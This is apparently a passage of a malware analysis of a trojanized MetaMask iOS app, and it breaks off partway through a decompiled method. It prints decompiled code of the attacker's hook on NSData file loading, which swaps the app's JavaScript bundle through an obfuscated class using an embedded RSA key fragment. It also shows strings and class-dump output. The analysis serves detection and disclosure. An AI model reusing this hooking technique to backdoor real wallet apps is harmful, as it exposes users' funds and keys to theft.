
Reveal Framework installed on the backdoored metamask ios app

Full path to Xcode Derived data was left on the compiled .dylib leaking a macOS username "lanyu"



```
2878 0x0005e7f0 0x0005e7f0  19  20 () ascii GCC_except_table199
2879 0x0005e804 0x0005e804  19  20 () ascii GCC_except_table218
2880 0x0005e818 0x0005e818  39  40 () ascii __ZZ22protection_bits_to_rwxiE8returned
2881 0x0005e840 0x0005e840  38  39 () ascii /Users/lanyu/Downloads/meta/metaDylib/
2882 0x0005e867 0x0005e867  11  12 () ascii metaDylib.m
2883 0x0005e873 0x0005e873 218 219 () ascii /Users/lanyu/Library/Developer/Xcode/DerivedData/meta-fsxpemobirrjmqegywgnudyygwyk/Build/Intermediates.noindex
s-normal/arm64/metaDylib-d434d398d8f2de96b3c9a150cec8b382.o
2884 0x0005e94e 0x0005e94e  16  17 () ascii _CHConstructor20
2885 0x0005e95f 0x0005e95f  21  22 () ascii metaDylib/metaDylib.m
2886 0x0005e975 0x0005e975  31  32 () ascii ___CHConstructor20_block_invoke
2887 0x0005e995 0x0005e995  45  46 () ascii _$CustomViewController_newMethod$_constructor
2888 0x0005e9c3 0x0005e9c3  13  14 () ascii _CHLoadClass_
2889 0x0005e9d1 0x0005e9d1  48  49 () ascii /opt/MonkeyDev/include/CaptainHook/CaptainHook.h
```

I've found multiple references to MonkeyDev Framework which is a hooking & modding utility written by AloneMonkey. MonkeyDev has custom Xcode templates https://github.com/AloneMonkey/MonkeyDev-Xcode-Templates which make it fully integrated to Xcode during the development cycle of these backdoors!




MonkeyDev xcode template

At this point, there are multiple tools for hooking or modding but still no sign of **startupload()** and its implementation.

## A Backdoor inside a Backdoor

After several checks identifying where a backdoor code could be injected I started looking at the injected libraries, and ran the usual **class-dump** on the **libmetaDylib.dylib** revealed a weird class name **FKKKSDFDFFADS**, highlighted below:




```
@interface FKKKSDFDFFADS : NSObject
{
}

+ (id)ddsdf:(id)arg1;

@end

@interface OCMethodTrace : NSObject
{
    struct _opaque_pthread_mutex_t _blockMutex;
    struct _opaque_pthread_mutex_t _deepMutex;
    _Bool _disableTrace;
    int _deep;
    id <OCMethodTraceDelegate> _delegate;
    unsigned long long _logLevel;
    NSArray *_defaultClassBlackList;
    NSArray *_defaultMethodBlackList;
    NSDictionary *_supportedTypeDict;
    NSDictionary *_tracePositionDict;
    NSMutableDictionary *_blockCache;
}
```

highlighted weird looking class name

> OCMethodTrace is reference to the OCMethodTrace tool written by Michael Chen aka omxcodec , enabling tracing of objective-C classes/methods. OCMethodTrace is also part of MonkeyDev xcode templates: https://github.com/AloneMonkey/MonkeyDev-Xcode-Templates/blob/master/MonkeyAppLibrary.xctemplate/Trace/OCMethodTrace.h

Cross-referencing the class name **FKKKSDFDFFADS** I got a solid hit on a Logos tweak installed by the backdoor author, targeting the function **dataWithContentsOfFile**:**options**:**error** the tweek was installed via **()**




```
uVar1 = __stubs::_objc_getClass("NSData");
uVar1 = __stubs::_object_getClass(uVar1);
__stubs::_MSHookMessageEx
          (uVar1,"dataWithContentsOfFile:options:error:",
           _logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$,
           &_logos_meta_orig$_ungrouped$NSData$dataWithContentsOfFile$options$error$);
if (*(long *)__got::___stack_chk_guard == local_28) {
  return;
}
```

tweek defined in _logosLocalInit() function

> Logos is a Perl regex-based preprocessor that simplifies the boilerplate code needed to create hooks for Objective-C methods and C functions with an elegant Objective-C-like syntax. It's most commonly used along with the Theos build system, which was originally developed to create jailbreak tweaks

At this point a malicious **dataWithContentsOfFile**:**options**:**error** implemented by the author will get called right before the original one. The malicious **dataWithContentsOfFile**:**options**:**error** contains the following code:



```
 5 void _logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$
 6                (objc_class *param_1,objc_selector *param_2,NSString *param_3,ulong param_4,
 7                NSError **param_5)
 8
 9 {
10   undefined8 uVar1;
11   undefined8 uVar2;
12   undefined8 local_68 [3];
13   undefined8 local_50;
14   char *local_48;
15   NSError **local_40;
16   ulong local_38;
17   undefined8 local_30;
18   objc_selector *local_28;
19   objc_class *local_20;
20   undefined8 local_18;
21
22   local_30 = 0;
23   local_28 = param_2;
24   local_20 = param_1;
25   __stubs::_objc_storeStrong(&local_30,param_3);
26   local_48 = "rangeOfString:";
27   local_40 = param_5;
28   local_38 = param_4;
29   local_50 = __stubs::_objc_msgSend(local_30,"rangeOfString:",&cf_/meta.app/main.jsbundle);
30   if (local_48 == (char *)0x0) {
31     uVar1 = (*_logos_meta_orig$_ungrouped$NSData$dataWithContentsOfFile$options$error$)
32                     (local_20,local_28,local_30,local_38,local_40);
33     local_18 = __stubs::_objc_retainAutoreleasedReturnValue(uVar1);
34   }
35   else {
36     uVar1 = (*_logos_meta_orig$_ungrouped$NSData$dataWithContentsOfFile$options$error$)
37                     (local_20,local_28,local_30,local_38,local_40);
38     local_68[0] = __stubs::_objc_retainAutoreleasedReturnValue(uVar1);
39     uVar1 = __stubs::_objc_msgSend(&objc::class_t::FKKKSDFDFFADS,"ddsdf:",local_68[0]);
40     uVar2 = __stubs::_objc_retainAutoreleasedReturnValue(uVar1);
41     uVar1 = local_68[0];
42     local_68[0] = uVar2;
43     __stubs::_objc_release(uVar1);
44     local_18 = __stubs::_objc_retain(local_68[0]);
45     __stubs::_objc_storeStrong(local_68,0);
46   }
```


backdoor code called

at line 39 there's a clear call to our weird class **FKKKSDFDFFADS :)**

at line 29 there's also a test checking a variable **path** against the string **/meta.app/main.jsbundle.**


It seems this function **dataWithContentsOfFile**:**options**:**error** is expecting a .jsbundle file to read from and return its content, but let's take a step back and figure out why the author hooked the call of **dataWithContentsOfFile**:**options**:**error** it must be for a specific reason.

Going back to the initial Mach-O MetaMask there's a reference to **dataWithContentsOfFile**:**options**:**error** at the function 0x1001339cc:



```
void FUN_1001339cc(long param_1)

{
  undefined8 uVar1;
  undefined8 uVar2;
  undefined8 uVar3;
  undefined8 uVar4;
  long lVar5;
  undefined8 local_38;

  __stubs::_objc_msgSend(*(undefined8 *)(param_1 + 0x20),"path");
  uVar1 = __stubs::_objc_retainAutoreleasedReturnValue();
  local_38 = 0;
  __stubs::_objc_msgSend
            (&_OBJC_CLASS_$_NSData,"dataWithContentsOfFile:options:error:",uVar1,1,&local_38);
  uVar2 = __stubs::_objc_retainAutoreleasedReturnValue();
  uVar3 = __stubs::_objc_retain(local_38);
  __stubs::_objc_release(uVar1);
  uVar4 = *(undefined8 *)(param_1 + 0x20);
  lVar5 = *(long *)(param_1 + 0x28);
  uVar1 = __stubs::_objc_msgSend(uVar2,"length");
  uVar1 = FUN_100133008(uVar4,uVar2,uVar1);
  (**(code **)(lVar5 + 0x10))(lVar5,uVar3,uVar1);
  __stubs::_objc_release(uVar1);
  __stubs::_objc_release(uVar2);
  __stubs::_objc_release(uVar3);
  return;
}
```

there's a function at 0x1001339cc calling ::
This function is called by **RCTJavascriptLoader::loadBundleAtURL**




```
/* Function Stack Size: 0x28 bytes */

void RCTJavaScriptLoader::loadBundleAtURL:onProgress:onComplete:
               (ID param_1,SEL param_2,ID param_3,ID param_4,undefined4 param_5,ID param_6,
               undefined4 param_7)

{
```

At this point, we can conclude that the author is trying to inject a backdoor in the form of a React Native Bundle and have it loaded by used by the **RCTBridge** to load javascript.

Every react native app starts with the creation of an **RCTBridge** instance. In this, react native loads the javascript, either from the local packager or a pre-built bundle, and executes this inside **JavascriptCore**.

We are left with one last exercise to confirm all this and call it a wrap by analyzing the weird class **FKKKSDFDFFADS.**


Below is the decompilation of the method **FKKKSDFDFFADS::ddsdf:**



```
ID FKKKSDFDFFADS::ddsdf:(ID param_1,SEL param_2,ID param_3)

{
  undefined8 uVar1;
  undefined8 uVar2;
  ID IVar3;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  SEL local_20;
  ID local_18;

  local_28 = 0;
  local_20 = param_2;
  local_18 = param_1;
  __stubs::_objc_storeStrong(&local_28,param_3);
  uVar1 = __stubs::_objc_alloc(&_OBJC_CLASS_$_NSMutableData);
  local_30 = __stubs::_objc_msgSend(uVar1,"init");
  uVar1 = __stubs::_objc_alloc(&_OBJC_CLASS_$_SCRSACryptor);
  local_38 = __stubs::_objc_msgSend
                       (uVar1,"initWithPrivateKey:publicKey:",
                        &
                        cf_MIIEogIBAAKCAQEAw1S6IagOWWVKXXpREs9DWYN9HUvgN/PynjABWHqllpjeCDsGdthjC4y
                       ,&
